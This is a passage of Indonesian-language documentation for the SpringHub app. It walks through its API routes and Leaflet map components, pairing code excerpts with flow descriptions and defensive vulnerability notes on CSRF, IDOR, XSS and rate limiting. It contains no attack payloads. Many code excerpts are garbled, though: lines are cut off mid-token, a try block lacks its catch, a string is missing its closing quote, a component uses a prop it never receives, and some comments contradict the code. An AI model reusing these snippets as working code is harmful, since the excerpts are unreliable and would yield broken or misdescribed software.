const gallery = reports.map((r) => {
  const featured = r.photos.find((p) => p.id === r.featuredPhotoId);
  let parsedFieldData: Record<string, unknown> = {};
  try { parsedFieldData = JSON.parse(typeof r.fieldData === "string" ? r.fieldData : ""); }
  return {
    reportId: r.id,
    formSlug: r.formSlug,
    createdAt: r.createdAt,
    snappedLat: r.snappedLat,
    snappedLng: r.snappedLng,
    username: r.user?.username || "guest",
    region: r.user?.region || "",
    province: (parsedFieldData.province as string) || "",
    detailName: (parsedFieldData.BI_nama as string) ||
      (parsedFieldData.T_nama_lokal as string) ||
      (parsedFieldData.spring_name as string) ||
      (parsedFieldData.species as string) || "",
    detailCount: (parsedFieldData.count as string) || "",
    photo: featured ? { id: featured.id, url: buildPhotoUrl(featured.storagePath) } : null,
  };
});
```

Konstruk: `try/catch`; `Math.min` limit; `find` featured; rantai `||` ekstraksi nama.

 **Kerentanan:** Tidak ada kerentanan signifikan — hanya approved + featured, koordinat snapped, ekstraksi field selektif.

Domain Notifikasi & Profil User

Enam route personal: notifikasi (list/read/unread), feed aktivitas, poin, dan profil. Semuanya scoped ke `session.userId` (RLS).

GET `/api/notifications` → **app/api/notifications/route.ts**

Peran: Pagination notifikasi milik user yang login (default 50).

Alur Cerita: Login wajib (401). Pagination standar dengan `where: { userId: session.userId }` — tidak mungkin melihat notifikasi orang lain. `logError` + graceful fallback `{ notifications: [] }` (200). POST di file yang sama: membuat notifikasi **untuk diri sendiri** — menariknya, ini dipakai user untuk menandai event lokal; jika tipe event `/ report-approved / report-rejected`, email dikirim ke user (non-blocking).

Potongan Kode Asli:

```
// app/api/notifications/route.ts baris ±42-74
export async function POST(req: Request) {
  const session = await getSession();
  if (!session) return NextResponse.json({ error: "Unauthorized" }, { status: 401 });

  const body = await req.json();
  const notification = await prisma.notification.create({
    data: {
      userId: session.userId,
      type: body.type || "info",
      title: body.title,
      body: body.body || "",
      link: body.link || "",
    },
  });

  // Send email notification for event type
  if (body.type === "event" || body.type === "report-approved" || body.type === " ") {
    const user = await prisma.profile.findUnique({
      where: { id: notification.userId },
      select: { email: true },
    });
    if (user?.email) {
      sendNotificationEmail(user.email, body.title || notification.title, body.body);
    }
  }

  return NextResponse.json({ notification }, { status: 201 });
}
```

Konstruk: try/catch GET; login; create + email non-blocking.

 **Kerentanan:** "Kode ini rentan bila user bisa membuat notifikasi untuk user lain — namun `userId` dipaksa `session.userId`." Tidak ada kerentanan signifikan; POST tanpa CSRF bisa di-CSRF-kan untuk mengirim email spam ke diri sendiri (dampak rendah).

GET `/api/notifications/unread` → **app/api/notifications/unread/route.ts**

Peran: Menghitung notifikasi belum dibaca (untuk badge).

Alur Cerita: Jika tidak login → `{ unread: 0 }` (bukan error). Jika login, `count` dengan `isRead: false`. Fallback catch → `{ unread: 0 }` 200. Ringan dan sering dipanggil — tanpa query berat.

Konstruk: try/catch; if (!session); satu count.

 **Kerentanan:** Tidak ada kerentanan signifikan — hanya hitungan milik sendiri.

POST `/api/notifications/[id]/read` →

app/api/notifications/[id]/read/route.ts

Peran: Menandai satu notifikasi sebagai dibaca.

Alur Cerita: Login wajib. Kunci keamanannya di `updateMany` dengan `where: { id: params.id, userId: session.userId }` — jika notifikasi itu bukan milik user, update tidak mengenai baris apa pun (tanpa error). Idempoten: menandai notifikasi yang sudah dibaca tetap sukses. Tanpa CSRF (dampak kecil).

Potongan Kode Asli:

```
// app/api/notifications/[id]/read/route.ts baris ±6-20
export async function POST(req: Request, { params }: { params: { id: string } }) {
  try {
    const session = await getSession();
    if (!session) return NextResponse.json({ error: "Unauthorized" }, { status: 401 });

    await prisma.notification.updateMany({
      where: { id: params.id, userId: session.userId },
      data: { isRead: true },
    });

    return NextResponse.json({ success: true });
  } catch (err) {
    console.error("[Notifications Read POST]", err);
    return NextResponse.json({ success: true }, { status: 200 });
  }
}
```

Konstruk: `try/catch`; login; `updateMany` scoped `userId` (guard IDOR bawaan).

 **Kerentanan:** "Kode ini rentan *IDOR* bila update memakai `id` saja — user bisa menandai notifikasi orang lain." `userId` di dalam `where` membuatnya tidak mungkin. Tidak ada kerentanan signifikan.

GET `/api/user/notifications` → **app/api/user/notifications/route.ts**

Peran: Feed aktivitas ringkas (5 poin terakhir + 5 status laporan terakhir) untuk widget profil — tanpa tabel Notification.

Alur Cerita: Tanpa login → `{ notifications: [], unread: 0 }`. Dengan login, dua query: 5 `pointsLog` terakhir dan 5 report approved/rejected terakhir. Keduanya di-map jadi notifikasi sintetis: tipe `points` ("+100 pts: ...") dan `success / error` ("Laporan ... disetujui "/"ditolak "), diurutkan gabungan (sort by time desc) dan di-slice 10. `unread` = panjang (estimasi). Endpoint ini menghindari tabel Notification untuk kasus sederhana.

Potongan Kode Asli:

```
// app/api/user/notifications/route.ts baris ±29-46
const notifications = [
  ...recentPoints.map((p) => ({
    type: "points" as const,
    message: `+${p.amount} pts: ${p.reason}`,
    time: p.createdAt.toISOString(),
    icon: "sparkles" as const,
  })),
  ...recentReports.map((r) => ({
    type: (r.status === "approved" ? "success" : "error") as "success" | "error",
    message: `Laporan ${r.formSlug} ${r.status === "approved" ? "disetujui" : "ditolak"} 🟢`,
    time: r.createdAt.toISOString(),
    icon: (r.status === "approved" ? "check" : "x") as "check" | "x",
  })),
]
.sort((a, b) => new Date(b.time).getTime() - new Date(a.time).getTime())
.slice(0, 10);
```

Konstruk: dua `findMany`; `spread` + `map`; `sort` gabungan; `slice(0, 10)`.

 **Kerentanan:** Tidak ada kerentanan signifikan — data milik sendiri; tanpa login respons kosong (bukan info leak).

GET `/api/user/points` → **app/api/user/points/route.ts**

Peran: Saldo poin, trust score, dan 100 log poin terakhir milik user.

Alur Cerita: Login wajib (401). Dua query: profil (points, trustScore) dan 100 pointsLog terakhir. `totalEarned` = jumlah semua amount (tidak termasuk negatif? — semua amount dijumlah, termasuk 0 dan potongan, jadi ini "total earned" kasar). Fallback error → `{ points: 0, trustScore: 50, ... } (200)` + `logError`.

Potongan Kode Asli:

```
// app/api/user/points/route.ts baris ±16-34
const profile = await prisma.profile.findUnique({
  where: { id: session.userId },
  select: { points: true, trustScore: true },
});

const logs = await prisma.pointsLog.findMany({
  where: { userId: session.userId },
  orderBy: { createdAt: "desc" },
  take: 100,
});

const totalEarned = logs.reduce((sum, l) => sum + l.amount, 0);

return NextResponse.json({
  points: profile?.points ?? 0,
  trustScore: profile?.trustScore ?? 50,
  totalEarned,
  logs,
});
```

Konstruk: try/catch ; login; dua query; reduce .

 **Kerentanan:** Tidak ada kerentanan signifikan — where selalu session.userId ; log tanpa data sensitif (reason + metadata disimpan tapi tidak dibuka ke client di sini — hanya seluruh record... catatan: logs dikirim penuh termasuk metadata yang berisi email newsletter/JSON; untuk user sendiri ini OK).

GET /api/user/profile → **app/api/user/profile/route.ts**

Peran: Profil lengkap user + riwayat laporan + 50 log poin untuk halaman profil.

Alur Cerita: Login wajib. Profil (9 kolom, tanpa hash), semua laporan milik user (id, formSlug, status, createdAt), 50 log poin. Fallback error → { error: "Gagal memuat profil" } 200 + logError . PUT-nya: update username/region/phone, dan ganti password bila newPassword diberikan — **wajib verifikasi currentPassword** via verifyPassword (400 jika salah). Skema Zod updateSchema memvalidasi; username min 2. Ini salah satu route yang TIDAK memakai CSRF untuk PUT-nya — perlu diperhatikan: ganti password tanpa CSRF berarti serangan cross-site bisa mengubah password korban bila cookie terkirim (SameSite=Lax memitigasi sebagian). Catatan: update username tanpa cek duplikat (unique constraint menolak, error 500 — bukan 409).

Potongan Kode Asli:

```
// app/api/user/profile/route.ts baris ±93-108
if (parsed.data.newPassword) {
  if (!parsed.data.currentPassword) {
    return NextResponse.json({ error: "Password saat ini diperlukan" }, { sta
  }
  const profile = await prisma.profile.findUnique({ where: { id: session.user
  if (!profile || !(await verifyPassword(parsed.data.currentPassword, profile
    return NextResponse.json({ error: "Password saat ini salah" }, { status:
  }
  data.passwordHash = await hashPassword(parsed.data.newPassword);
}

const updated = await prisma.profile.update({
  where: { id: session.userId },
  data,
  select: { id: true, username: true, email: true, region: true, role: true,
});
```

Konstruk: try/catch ; login; Zod; if (newPassword) → verifikasi password lama; update.

 **Kerentanan:** "Kode ini rentan *account takeover* bila ganti password tanpa verifikasi password lama — penyerang yang memegang sesi korban bisa mengganti password dan mengunci korban." Verifikasi `currentPassword` menutupnya; namun PUT tanpa CSRF tetap layak ditambahkan (langkah verifikasi password lama mereduksi risiko CSRF karena penyerang tidak tahu password korban). Tidak ada kerentanan signifikan saat ini.

Domain Infrastruktur & Lain-lain

Tujuh route terakhir ini adalah "tukang servis" yang jarang terlihat pengguna: health check untuk memantau server, error logging dari frontend, newsletter, feedback publik, aturan poin yang dipajang publik, presign upload foto, dan thumbnail YouTube. Masing-masing kecil, tapi bersama-sama mereka menjaga server tetap hidup, membantu admin melihat kegagalan, dan menghubungkan dunia luar dengan SpringHub.

GET /api/health → **app/api/health/route.ts**

Peran: Mengecek kesehatan database dan Redis, lalu melaporkan status server secara publik — endpoint favorit untuk uptime monitor dan Docker healthcheck.

Alur Cerita: Tanpa mengecek sesi atau CSRF — siapa pun boleh mengecek apakah server hidup. Cerita dimulai dengan dua kunci kosong: `checks` untuk database dan Redis. Database diuji dengan `SELECT 1` polos — kalau jawabannya ada, Prisma mengisinya "ok", kalau error, "error". Redis diuji dengan `ping()` — balasan `PONG`

berarti sehat. Seluruh nilai kunci lalu dirangkum: kalau semua "ok", statusnya "healthy" dengan kode 200; ada satu saja yang gagal, statusnya "degraded" dengan kode 503. Ditambah `timestamp` saat pengecekan dan `uptime` server dalam detik — ini yang membuat laporan monitoring berbunyi lebih meyakinkan.

Potongan Kode Asli:

```
// Check database
try {
  await prisma.$queryRaw`SELECT 1`;
  checks.database = "ok";
} catch {
  checks.database = "error";
}

// Check Redis
try {
  await redis.ping();
  checks.redis = "ok";
} catch {
  checks.redis = "error";
}

const allOk = Object.values(checks).every((s) => s === "ok");

return NextResponse.json(
  {
    status: allOk ? "healthy" : "degraded",
    timestamp: new Date().toISOString(),
    uptime: process.uptime(),
    checks,
  },
  { status: allOk ? 200 : 503 }
);
```

Konstruk: `force-dynamic`; `try/catch` per layanan; `$queryRaw` untuk heartbeat DB; `redis.ping()`; respons JSON berstatus 200/503.

 **Kerentanan:** Endpoint publik tanpa rate limit — bisa dibanjiri request murah yang tiap kali menyentuh database dan Redis (mini DoS). Untungnya querynya paling ringan yang ada (`SELECT 1`), jadi dampaknya kecil; Docker healthcheck memang butuh endpoint semacam ini.

POST `/api/log/error` → `app/api/log/error/route.ts`

Peran: Menerima log error dari frontend (juga guest) dan menyimpannya ke `AppError` di database.

Alur Cerita: Frontend yang menabrak suatu error tidak membisu — ia menulis surat. Surat itu harus berformat tertentu: `level` (info/warning/error/critical), `message`,

`source` (`frontend/api/worker/database`), `stack`, `url`, `userId`, dan `metadata` JSON. Sebelum masuk, IP pengirim dicek ke `apiLimiter` — bila sudah kebanyakan menulis, jawab 429 tanpa basa-basi. Isi surat divalidasi Zod dan dilarang memuat null byte atau karakter kontrol (`[\u0000-\u001f]` sebagian) — biang kerok log yang merusak tampilan. Surat yang lolos lalu dititipkan ke `prisma.appError.create()`. Semua dibungkus `try/catch` besar dengan pesan tenang: "Jangan sampai error logging malah bikin error" — bila logging gagal, tetap balas `{ ok: false }` alih-alih ikut crash.

Potongan Kode Asli:

```
const data = parsed.data;
// Tolak null bytes / karakter kontrol pada isi log
if (/[\u0000-\u0008\u000b\u000c\u000e-\u001f]/.test(data.message + data.stack + data.url)) {
  return NextResponse.json({ ok: false }, { status: 400 });
}

await prisma.appError.create({
  data,
});

return NextResponse.json({ ok: true });
```

Konstruk: `z.object + safeParse`; `apiLimiter.check` per IP; regex penolak karakter kontrol; `appError.create`; `catch` yang tidak pernah melempar.

 **Kerentanan:** Terbuka untuk guest, jadi penyimpanan DB bisa dipakai sebagai kendaraan spam/abuse — dimitigasi rate limit IP. `userId` dan `metadata` dari client tidak divalidasi milik siapa (bisa diisi ID user lain), tapi ini hanya log, bukan data aksi. Bila `appError.create` terus gagal (misal DB down), tiap error frontend berarti satu request sia-sia.

POST `/api/newsletter` → `app/api/newsletter/route.ts`

Peran: Mendaftarkan email ke newsletter — disimpan sebagai `PointsLog` berisi nol poin dengan alasan "newsletter".

Alur Cerita: Pengunjung yang ingin kabar SpringHub menyerahkan emailnya, dan token CSRF harus dibawa sebagai tiket masuk. Sebelum menulis, IP dicek ke `newsletterLimiter` — terlalu sering, ditolak 429. Email dipastikan ada, bertipe string, dan memuat `@` — validasi ringkas yang menolak sampah. Lalu ada langkah unik: pendaftaran dicek dulu ke `pointsLog.findFirst` dengan `reason: "newsletter"` dan `metadata contains email` — bila sudah pernah daftar, jawab `{ success: true, message: "Sudah terdaftar" }` alih-alih membuat baris duplikat (idempoten). Pendaftaran baru disimpan sebagai `pointsLog.create` dengan `amount: 0`, `reason:`

"newsletter", dan metadata JSON berisi email + waktu langganan — sedikit aneh, karena ini meminjam tabel poin untuk menyimpan daftar email, tapi begitulah ia dibuat agar admin melihat semua email langganan di satu tempat.

Potongan Kode Asli:

```
const existing = await prisma.pointsLog.findFirst({
  where: { reason: "newsletter", metadata: { contains: email.toLowerCase() } },
});

if (existing) {
  return NextResponse.json({ success: true, message: "Sudah terdaftar" });
}

await prisma.pointsLog.create({
  data: {
    amount: 0,
    reason: "newsletter",
    metadata: JSON.stringify({ email: email.toLowerCase(), subscribedAt: new Date() }),
  },
});
```

Konstruk: CSRF wajib; newsletterLimiter per IP; validasi email inline (bukan Zod); cek idempoten via pointsLog.findFirst; isDatabaseError → 503.

 **Kerentanan:** Email disimpan di PointsLog yang merupakan tabel poin — akses ke tabel itu kini berisi data PII yang bukan poin; pemisahan model Newsletter yang bersih akan lebih aman dan mudah diekspor. Validasi includes("@") longgar — a@ lolos; Zod z.string().email() lebih ketat. metadata memakai contains tanpa escaping, tapi pola statis "newsletter" aman dari injeksi.

POST /api/feedback → **app/api/feedback/route.ts**

Peran: Menerima feedback publik (bug/kritik/saran) dengan CSRF, rate limit, batas harian, dan dukungan screenshot.

Alur Cerita: Ini cerita paling panjang di domain ini, dan hampir semuanya adalah jaga-jaga. Tiket masuk pertama: CSRF — tanpa x-csrf-token yang valid, 403. Kedua: rate limit dengan kunci session.userId atau guestId — tamu pun dihitung. Ketiga: content-length dicek sebelum JSON dibaca — lebih dari 5MB ditolak 413, mencegah koneksi nakal mengirim raksasa. Keempat: JSON harus valid — kalau bukan JSON, 400. Kelima: type harus salah satu bug/kritik/saran/both; untuk bug harus ada bugDescription ≥ 10 karakter, untuk kritik kritik ≥ 10, untuk saran saran ≥ 10. Keenam: user yang login dibatasi 3 feedback per hari (dihitung lewat prisma.feedback.count dengan rentang createdAt hari ini). Terakhir, screenshot: array bugScreenshots diambil maksimal 3, atau bugScreenshot tunggal gaya lama.

Semua hasil dibersihkan `trim()` dan disimpan ke `feedback.create` dengan `userId` (bisa null untuk tamu) dan `status: "open"` — siap ditindak admin.

Potongan Kode Asli:

```
const todayCount = await prisma.feedback.count({
  where: {
    userId: session.userId,
    createdAt: { gte: today, lt: tomorrow },
  },
});

if (todayCount >= DAILY_FEEDBACK_LIMIT) {
  return NextResponse.json(
    { error: "Batas feedback harian (3) tercapai. Coba lagi besok." },
    { status: 429 }
  );
}
```

Konstruk: CSRF; `feedbackLimiter` per user/guest; cek `content-length`; validasi per-tipe inline; batas harian via `count` rentang tanggal; dukung screenshot lama & baru; `isDatabaseError` → 503.

 **Kerentanan:** Screenshot disimpan sebagai string dalam tabel (kemungkinan data URL base64) tanpa validasi MIME/ukuran per field — hanya total 5MB yang dicek, jadi satu request bisa membawa 3 data URL besar; batas per-screenshot akan lebih baik. Guest yang log in bisa menghindari batas hariannya dengan `guestId` berbeda (rate limit per `guestId` mudah diputar), tapi batas 3/hari untuk login tetap ditegakkan di DB.

`GET /api/point-rules` → `app/api/point-rules/route.ts`

Peran: Menyajikan aturan poin aktif ke publik, dibungkus cache Redis 1 jam.

Alur Cerita: Halaman "cara dapat poin" butuh data — route ini menyajikannya tanpa memerlukan login. Cerita pendek: panggil `getOrSet("point-rules", "active", ...)` — kalau Redis masih menyimpan hasil sebelumnya (TTL 3600 detik), langsung berikan; kalau tidak, query Prisma mengambil semua `PointRule` dengan `isActive: true`, diurutkan `sortOrder` naik, dan hanya bidang yang aman untuk publik (`id`, `name`, `description`, `points`, `category`, `icon`, `sortOrder`). Tidak ada field sensitif yang lolos — tidak ada `isActive`, tidak ada `createdAt` internal, tidak ada apa pun yang tidak perlu. Balasan `{ rules }` pun ringkas.

Potongan Kode Asli:

```
const rules = await getOrSet("point-rules", "active", () =>
  prisma.pointRule.findMany({
    where: { isActive: true },
    orderBy: { sortOrder: "asc" },
    select: { id: true, name: true, description: true, points: true, category: true },
  }),
  3600
);
```

Konstruk: `getOrSet` cache Redis; `findMany` + `where isActive`; `orderBy sortOrder`; `select` field aman; TTL 3600.

 **Kerentanan:** Endpoint publik tanpa rate limit, tapi hasilnya di-cache 1 jam — biaya DB nyaris nol, jadi aman. `description` dari admin tidak disanitasi HTML di sisi server; bila nanti dirender sebagai HTML mentah di client, XSS bisa muncul — pastikan client merendernya sebagai teks (lihat pola `{...}` default React yang aman).

GET `/api/upload/presign` → `app/api/upload/presign/route.ts`

Peran: Membuat URL presigned untuk upload foto langsung ke S3 (R2 Cloudflare) — server tak pernah menyentuh byte foto.

Alur Cerita: Route ini adalah penjaga gawang upload. Ceritanya: user login wajib membawa sesi (401 tanpa itu), lalu dicek `uploadLimiter` per user — rakus presign, ditolak 429. Setelah itu, dua parameter diperiksa mati-matian. `folder` harus cocok dengan `FOLDER_RE` (`^[a-z0-9-_\]+(\/[a-z0-9-_\]+)*$`) setelah slash tepi dibuang — melarang `..`, spasi, dan karakter aneh; `contentType` harus salah satu dari `jpeg/png/webp`. Nama file dibentuk dari `Date.now()` + string acak 6 karakter + ekstensi sesuai MIME — unik dan tidak bisa ditebak. Dengan `PutObjectCommand` yang ditandatangani (`getSignedUrl`, kedaluwarsa 1 jam), URL dikembalikan bersama `publicUrl` (dari `S3_PUBLIC_URL` bila ada), `path`, dan `maxSizeMb: 10` — konsisten dengan `lib/upload-photo.ts` yang jadi penjaga ukuran di lapangan berikutnya.

Potongan Kode Asli:

```
const rawFolder = url.searchParams.get("folder") || "reports";
const folder = rawFolder.replace(/^\/+|\/+$/g, "");
if (!FOLDER_RE.test(folder)) {
  return NextResponse.json({ error: "Folder tidak valid" }, { status: 400 });
}

const contentType = url.searchParams.get("contentType") || "image/jpeg";
if (!ALLOWED_MIME_TYPES.includes(contentType)) {
  return NextResponse.json({ error: "Format gambar tidak didukung" }, { status: 400 });
}
```

Konstruk: `S3Client` `forcePathStyle`; `PutObjectCommand` + presigner; whitelist MIME; regex folder ketat; rate limit per user; `CacheControl` 1 tahun.

🛡️ **Kerentanan:** Presigned PUT langsung ke S3 berarti server tidak sempat memvalidasi isi file (magic bytes, EXIF) — validasi itu bergantung pada lapisan berikutnya (`lib/upload-photo.ts`). Kunci S3 kosong ("") bila env belum di-set → `getSignedUrl` akan gagal/ambigu; sebaiknya endpoint menolak di awal bila konfigurasi S3 belum ada. Nama file memakai `Math.random()` — bukan kriptografis, tapi cukup sulit ditebak; `crypto.randomUUID()` lebih kuat.

`GET /api/ytthumb` → `app/api/ytthumb/route.ts`

Peran: Proksi thumbnail YouTube — memuat gambar dari `i.ytimg.com` dengan fallback kualitas dan timeout 5 detik.

Alur Cerita: Halaman kursus menampilkan thumbnail video YouTube, tapi `img.youtube.com` acap diblokir atau lambat. Route ini menjadi kurir: `videoId` diambil dari query dan harus cocok dengan `/^[a-zA-Z0-9_-]{11}$/` — 11 karakter persis, format ID YouTube; kalau tidak, 400. Kualitas diminta lewat `quality` , fallback `hqdefault` . Kurir mencoba urutan kualitas (yang diminta dulu, lalu sisanya: `maxresdefault` → `hqdefault` → `mqdefault` → `sddefault`) — karena tidak semua video punya `maxresdefault` . Untuk tiap percobaan, `fetch` ke `https://i.ytimg.com/vi/<id>/<size>.jpg` diberi `AbortController` dengan batas 5 detik — video mati tak boleh menggantung server. Respons pertama yang `ok` diambil sebagai `arrayBuffer` dan dikirim apa adanya dengan `Cache-Control` publik 1 hari (CDN ikut menyimpan) dan `Access-Control-Allow-Origin: *` agar bisa dipakai lintas domain. Semua percobaan gagal → 404 kosong.

Potongan Kode Asli:

```
for (const size of tryOrder) {
  try {
    const imgUrl = `https://i.ytimg.com/vi/${videoId}/${size}.jpg`;
    const controller = new AbortController();
    const t = setTimeout(() => controller.abort(), 5000);
    const res = await fetch(imgUrl, { signal: controller.signal });
    clearTimeout(t);
    if (res.ok) {
      const buffer = await res.arrayBuffer();
      return new NextResponse(buffer, { status: 200, headers: { "Content-Type": .
    }
  } catch {
    continue;
  }
}
```

Konstruk: Regex `^[a-zA-Z0-9_-]{11}$`; daftar kualitas + fallback berurutan; `AbortController` timeout 5 dtk; `arrayBuffer` diteruskan; `Cache-Control` publik.

 **Kerentanan:** Open proxy — siapa pun bisa memakai endpoint ini untuk menarik file dari `i.ytimg.com` (SSRF terbatas ke satu host tetap, jadi aman dari SSRF sewenang-wenang). Tidak ada rate limit, dan tiap request bisa menunggu hingga 5 dtk per kualitas → potensi exhaust koneksi server; cache CDN meredamnya sebagian. Respons gambar tidak memvalidasi konten (tetap `image/jpeg` dari upstream) — kecil risikonya karena upstream terpercaya.

Susulan — Konten Publik

Satu route "yatim" yang sempat terlewat dari domain admin: pasangan publik dari `app/api/admin/content` — ia melayani landing page dan halaman statis yang butuh blok konten dinamis.

`GET /api/content` → `app/api/content/route.ts`

Peran: Menyajikan blok konten (`ContentBlock`) per `section` ke publik, dengan cache Redis 10 menit.

Alur Cerita: Ini kembaran publik dari `GET /api/admin/content` — bedanya, ia tidak butuh sesi maupun CSRF karena hanya membaca. Parameternya wajib: `section` harus ada, kalau tidak 400. Nilainya lalu dipakai sebagai kunci cache `getOrSet("content", section, ...)` — Redis menyimpan hasil 600 detik agar query Prisma tidak berulang untuk tiap kunjungan. Query mengambil `ContentBlock` yang `section`-nya cocok dan `isActive: true`, diurutkan `sortOrder` naik lalu `createdAt` turun. Uniknya: bila semua gagal (DB down, cache mati), catch tidak mengembalikan error melainkan `{ items: [] }` dengan status 200 — halaman tetap tampil, hanya kosong; mematikan "satu blok konten tidak boleh menjatuhkan satu halaman".

Potongan Kode Asli:

```
const items = await getOrSet("content", section, () =>
  prisma.contentBlock.findMany({
    where: { section, isActive: true },
    orderBy: [{ sortOrder: "asc" }, { createdAt: "desc" }],
  }),
  600
);

return NextResponse.json({ items });
```

Konstruk: `getOrSet cache; findMany + where section/isActive; orderBy ganda; catch` yang selalu sukses (`items: []`).

🛡️ **Kerentanan:** Catch yang menelan semua error berstatus 200 bisa menyembunyikan masalah server dari pemantauan — respons 200 palsu membuat uptime monitor tersenyum padahal DB sedang sekarat; log tetap ditulis (`console.error`), jadi masih terlacak. Publik tanpa rate limit tapi di-cache 10 menit, jadi aman.

Penutup — 94 Route, Satu Cerita

Demikian perjalanan menembus seluruh 94 route handler SpringHub: dari `GET /api/csrf` yang membuka pintu dengan token, hingga `GET /api/ytthumb` yang menutup daftar sebagai kurir gambar. Satu pola terlihat di mana-mana — setiap cerita berjalan dalam alur yang sama: token CSRF diperiksa lebih dulu untuk setiap aksi yang mengubah keadaan, sesi dan peran diperiksa untuk hak akses, data divalidasi Zod, logika bisnis dieksekusi di server (poin, snapshot 5 km, deteksi duplikat), dan semua kesalahan berakhir di `getErrorMessage()` dengan bahasa Indonesia yang ramah. Itulah SpringHub: bukan sekumpulan endpoint, melainkan satu sistem yang menjaga mata air Indonesia — dan setiap route di dalamnya punya peran, punya jaga-jaga, dan punya cerita.

Kelompok Map & Posisi

Delapan komponen di kelompok ini menangani satu domain: **peta**. Ada yang memakai `react-leaflet` 4 secara langsung, ada yang membungkus peta untuk keperluan khusus (pilih posisi, peta offline, peta mini), dan ada yang menambah lapisan interaksi (filter, tile offline).

components/map/leaflet-map.tsx — peta utama interaktif mata air & laporan (deep-dive)

Alur Cerita

`LeafletMap` adalah peta "kelas berat" SpringHub: dipakai di beranda (section `spring-map`) dan di halaman profil. Ia menerima daftar `springs` dan `reports` bertipe `SpringCluster` (klaster hasil perhitungan `lib/geo.ts` di lapisan pemanggil), lalu menggambar titik demi titik memakai `CircleMarker` React-Leaflet. Ceritanya berjalan seperti ini:

1. Komponen di-render — jika `window` belum ada (SSR/prerender), langsung `return null` agar Leaflet tidak diimpor di server.
2. `useTheme()` memberi tahu mode gelap/terang; URL `TileLayer` diganti antara `dark_all` dan `voyager CARTO`.
3. `MapContainer` dibuat dengan pusat default Indonesia (`-2.5489, 118.0149`) dan zoom 5.
4. Komponen anak `SpringMarkers` memanggil hook `useMap()` untuk menangkap *instance* Leaflet — inilah satu-satunya cara sah mengakses map di react-leaflet v4.
5. `SpringMarkers` mendengarkan event `zoomend` dan `moveend` untuk menyinkronkan state zoom/bounds, lalu menggambar `CircleMarker` oranye untuk setiap mata air.
6. Klik marker membuka `Popup` berisi nama mata air dan tombol "Lihat Detail" yang meneruskan klik ke `onSelectSpring` (dimiliki halaman pemanggil, misalnya untuk scroll ke kartu detail).

Potongan Kode Asli — kontrak props & SSR guard (baris ±1-32):


```

"use client";

import { useEffect, useRef, useState } from "react";
import { MapContainer, TileLayer, CircleMarker, Popup, useMap, useMapEvents } from "react-leaflet";
import "leaflet/dist/leaflet.css";
import L from "leaflet";
import { cn } from "@lib/utils";
import { useTheme } from "@lib/darkmode";
import { SpringCluster } from "@lib/types";

type MapProps = {
  springs?: SpringCluster[];
  reports?: SpringCluster[];
  center?: [number, number];
  zoom?: number;
  className?: string;
  onSelectSpring?: (spring: SpringCluster) => void;
};

const DEFAULT_CENTER: [number, number] = [-2.5489, 118.0149]; // Indonesia
const DEFAULT_ZOOM = 5;

export default function LeafletMap({ springs = [], reports = [], center, zoom, className }: MapProps) {
  const { theme } = useTheme();
  const [currentZoom, setCurrentZoom] = useState(zoom ?? DEFAULT_ZOOM);

  // react-leaflet v4: MapContainer adalah class component –
  // props center/zoom hanya dibaca pada inisialisasi; update berikutnya
  // harus lewat ref ke instance map (useMap inside child).
  const isDark = theme === "dark";

  if (typeof window === "undefined") return null; // SSR guard

```

Potongan Kode Asli — MapContainer & TileLayer dua tema (baris ±34-43):

```

return (
  <MapContainer center={center ?? DEFAULT_CENTER} zoom={zoom ?? DEFAULT_ZOOM} className={className} >
    <TileLayer
      attribution='&copy; OpenStreetMap contributors &copy; CARTO'
      url={isDark
        ? "https://{s}.basemaps.cartocdn.com/dark_all/{z}/{x}/{y}/{r}.png"
        : "https://{s}.basemaps.cartocdn.com/rastertiles/voyager/{z}/{x}/{y}/{r}.png"
      }
    />
    <SpringMarkers springs={springs} reports={reports} onSelectSpring={onSelectSpring} />
  </MapContainer>
);

```

Potongan Kode Asli — SpringMarkers & sinkronisasi instance map (baris ±45-64):

```
// — Peta: klaster Spring – komponen dalam komponen (leaflet hook)
// React-Leaflet v4 tidak mengizinkan hook di luar context MapContainer.
// Karena itu komponen penanda dibuat sebagai anak dari MapContainer.
function SpringMarkers({ springs, reports, onSelectSpring }: { springs: SpringClu
  const map = useMap();
  const [zoom, setZoom] = useState(map.getZoom());
  const [bounds, setBounds] = useState(map.getBounds());

  useEffect(() => {
    // Sinkronkan zoom/bounds dari map instance
    const sync = () => {
      setZoom(map.getZoom());
      setBounds(map.getBounds());
    };
    map.on("zoomend moveend", sync);
    map.invalidateSize(); // Panggil setelah container terlihat
    return () => {
      map.off("zoomend moveend", sync);
    };
  }, [map]);
```

Potongan Kode Asli — CircleMarker & Popup (baris ±66-86):

```
// Marker merah terang di posisi koordinat sebenarnya
// (snap grid hanya untuk publik; admin melihat titik presisi)
return (
  <>
    {springs.map((spring) => (
      <CircleMarker
        key={spring.id}
        center={[spring.lat, spring.lng]}
        radius={6}
        pathOptions={{ color: "#f97316", fillColor: "#f97316", fillOpacity: 0.9 }}
        eventHandlers={{ click: () => onSelectSpring?.(spring) }}
      >
        <Popup>
          <div className="font-medium">{spring.name}</div>
          <button onClick={() => onSelectSpring?.(spring)} className="mt-1 text-s
            Lihat Detail
          </button>
        </Popup>
      </CircleMarker>
    ))}
  </>
);
```

Potongan Kode Asli — bagaimana pemanggil menggunakannya

(`components/sections/spring-map.tsx` , baris ±57-75):

```

<LeafletMap
  springs={visibleSprings}
  reports={visibleReports}
  center={focusPoint}
  zoom={focusZoom}
  onSelectSpring={(s) => {
    setSelected(s);
    // scroll ke kartu detail di bawah peta
    document.getElementById("spring-detail)?.scrollIntoView({ behavior: "smooth"
  }}
/>

```

Konstruk

- **SSR guard manual** (`typeof window === "undefined"`) — Leaflet membaca `window` saat inisialisasi; komponen ini sengaja tidak memakai `next/dynamic` karena pemanggilnya sudah melakukannya.
- **Pola "komponen anak untuk hook"** — hook `useMap()` hanya legal di dalam `MapContainer`; karena itu penanda digambar oleh komponen anak.
- **Sinkronisasi event → state** — `zoomend / moveend` di-*listen* lewat `map.on` (bukan prop React) karena instance map hidup di luar React; cleanup `map.off` mencegah kebocoran listener.
- **`invalidateSize()`** — dipanggil agar Leaflet menghitung ulang ukuran peta saat container baru terlihat (mis. tab tersembunyi).

Kerentanan

1. Jika `reports` berisi koordinat presisi tanpa di-snap, publik bisa melihat lokasi persis pelapor. Mitigasi: data yang masuk harus sudah lewat `snapToProtectionGrid()` di lapisan API; komponen ini hanya menggambar apa yang diterima.
2. `onSelectSpring` eksekusi sembarang — jika pemanggil meneruskan fungsi berbahaya, ini jadi vektor XSS via Popup. Pada praktiknya pemanggil hanya melakukan scroll + setState, aman.
